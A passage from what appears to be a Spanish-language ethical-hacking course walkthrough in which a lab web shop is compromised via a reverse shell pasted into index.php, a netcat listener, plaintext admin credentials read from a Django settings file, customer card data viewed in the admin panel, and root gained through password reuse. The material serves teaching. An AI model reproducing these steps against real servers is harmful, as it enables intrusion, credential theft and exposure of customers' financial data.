
Ya con esto listo, el próximo paso fue ir a la web revshells.com para **crear un código malicioso**.



Ahora vamos a **editar** los ficheros php: Lo **pegamos dentro de un archivo de la web** (*index.php*) y nos quedamos "escuchando" con [Netcat](#) (una herramienta super potente para leer y escribir datos en conexiones de red utilizando protocolos TCP o UDP), por el puerto 4444 desde nuestro ordenador.

```
nc -nlvp 4444
```

Al momento... ¡BINGO! El servidor se conectó a nosotros y nos dio una consola para controlarlo (esto se llama *Reverse Shell*).



```
g: Failed to daemonise. This is quite common and not fatal. Successfully opened reverse shell to 172.17.0.3:4444 ERROR: Shell connection terminated

Archivo  Editar  Vista                                root@e1148a43a775: /home
mario@pop-os: ~/Escritorio/webinar 1/webinar 1          x  root@e1148a43a775: /home

(root@e1148a43a775) - [/home]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.17.0.3] from (UNKNOWN) [172.17.0.2] 60630
Linux d1aa3b6ddc0b 6.18.7-76061807-generic #202601231045~1769703228~24.04~cb87b5b SMP PRE
Thu J x86_64 x86_64 x86_64 GNU/Linux
14:17:25 up 2:22, 0 users, load average: 1.66, 1.82, 1.90
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
```


PASO 6: El robo de Datos y Root:

Una vez dentro de las tripas del servidor, nos pusimos a mirar archivos.

En la ruta `/opt/bigwear/backend` encontramos el archivo de configuración de la tienda web (`settings.py`).

Al leerlo, veremos que se encuentra el contenido de la otra página web, la que corre en el puerto 3000, donde el administrador había cometido el pecado capital: **dejó escritas sus credenciales a la vista** (`pepe:BigWear2024!@#`).

```
www-data@d1aa3b6ddc0b:/opt/bigwear/backend$ ls
ls
__init__.py  asgi.py      manage.py    settings.py  urls.py
__pycache__ db.sqlite3   requirements.txt tienda        wsgi.py
www-data@d1aa3b6ddc0b:/opt/bigwear/backend$ cat settings.py
```



```
www-data@d1aa3b6ddc0b:/opt/bigwear/backend$ cat settings.py
cat settings.py
"""
Django settings for backend project.

Generated by 'django-admin startproject' using Django 6.0.3.

For more information on this file, see
https://docs.djangoproject.com/en/6.0/topics/settings/

For the full list of settings and their values, see
https://docs.djangoproject.com/en/6.0/ref/settings/
"""

from pathlib import Path

# Raíz del proyecto (bigwear/)
BASE_DIR = Path(__file__).resolve().parent.parent
# Carpeta backend/ (donde vive manage.py y db.sqlite3)
BACKEND_DIR = Path(__file__).resolve().parent

SECRET_KEY = 'django-insecure-761s4jy@_74==i7vfms0qkk22jg@(rp3npl$=lqf^vj=b8sst1'

DEBUG = True


ALLOWED_HOSTS = ['localhost', '127.0.0.1', '*', '0.0.0.0', '172.17.0.2']

# Credenciales del panel de administración
ADMIN_USERNAME = 'pepe'
ADMIN_PASSWORD = 'BigWear2024!@#'


# Configuración de base de datos cifrada
```

pepe:BigWear2024!@#

Viendo esto, para terminar el jaque mate, si en la web que corre en el puerto 3000 nos ubicamos en la ruta de /admin, nos encontraremos con el panel de administración de django:



Y finalmente, proporcionamos las credenciales encontradas anteriormente y veremos que ha funcionado. Incluso hemos accedido a lo más crítico: **los datos bancarios y tarjetas de todos los clientes**



Y esto no termina aquí: Una de las **principales vulnerabilidades** a día de hoy, es la **reutilización de contraseñas**, por lo que si intentamos convertirnos en el usuario root con el comando `su root` proporcionando la contraseña de **BigWear2024!@#** veremos que funciona:

```
www-data@d1aa3b6ddc0b:/opt/bigwear/backend$ su root
su root
Password: BigWear2024!@#

root@d1aa3b6ddc0b:/opt/bigwear/backend#
```

¡El servidor estaba 100% comprometido!

CONCLUSIÓN:

Si has repasado este documento y has entendido la lógica de los pasos, **tu forma de ver internet acaba de cambiar para siempre**. Has comprobado cómo un simple descuido humano (un plugin desactualizado o una contraseña reutilizada) es suficiente para dejar al descubierto los datos bancarios y tarjetas de crédito de miles de personas.

Hoy hemos derribado juntos el mayor freno de esta industria: **no necesitas ser un genio de las matemáticas ni programar a nivel experto para detectar estas brechas**. Acabas de ver que, más que magia, esto es una **metodología**. Y si eres capaz de entender este proceso lógico, puedes convertirte en el escudo que las organizaciones buscan desesperadamente.

Pero la historia de hoy está incompleta... Hemos vulnerado la base de datos de una pequeña tienda online, lo cual está muy bien para calentar. Pero en el mundo real, los cibercriminales van a por los peces grandes. Y durante nuestro rastreo de hoy... ¡nos hemos topado con los sistemas de "LinkedIn"!

¿Qué pasa cuando el objetivo es una de las redes sociales corporativas más grandes del planeta?

En el DÍA 2, te enseñaremos **técnicas de Infiltración y Robo de Identidad, cómo se secuestran cuentas reales y qué necesitas dominar para entrar al Red Team de cualquier empresa**.

Recuerda montar tu laboratorio y prepararte para subir el nivel. ¡Nos vemos en el próximo directo!

CURSO GRATIS CIBERSEGURIDAD Y HACKING ÉTICO

EL DÍA 2 VAS A VER CÓMO INFILTRARTE EN “LINKEDIN”

ACCEDE AL DÍA 2

BIG school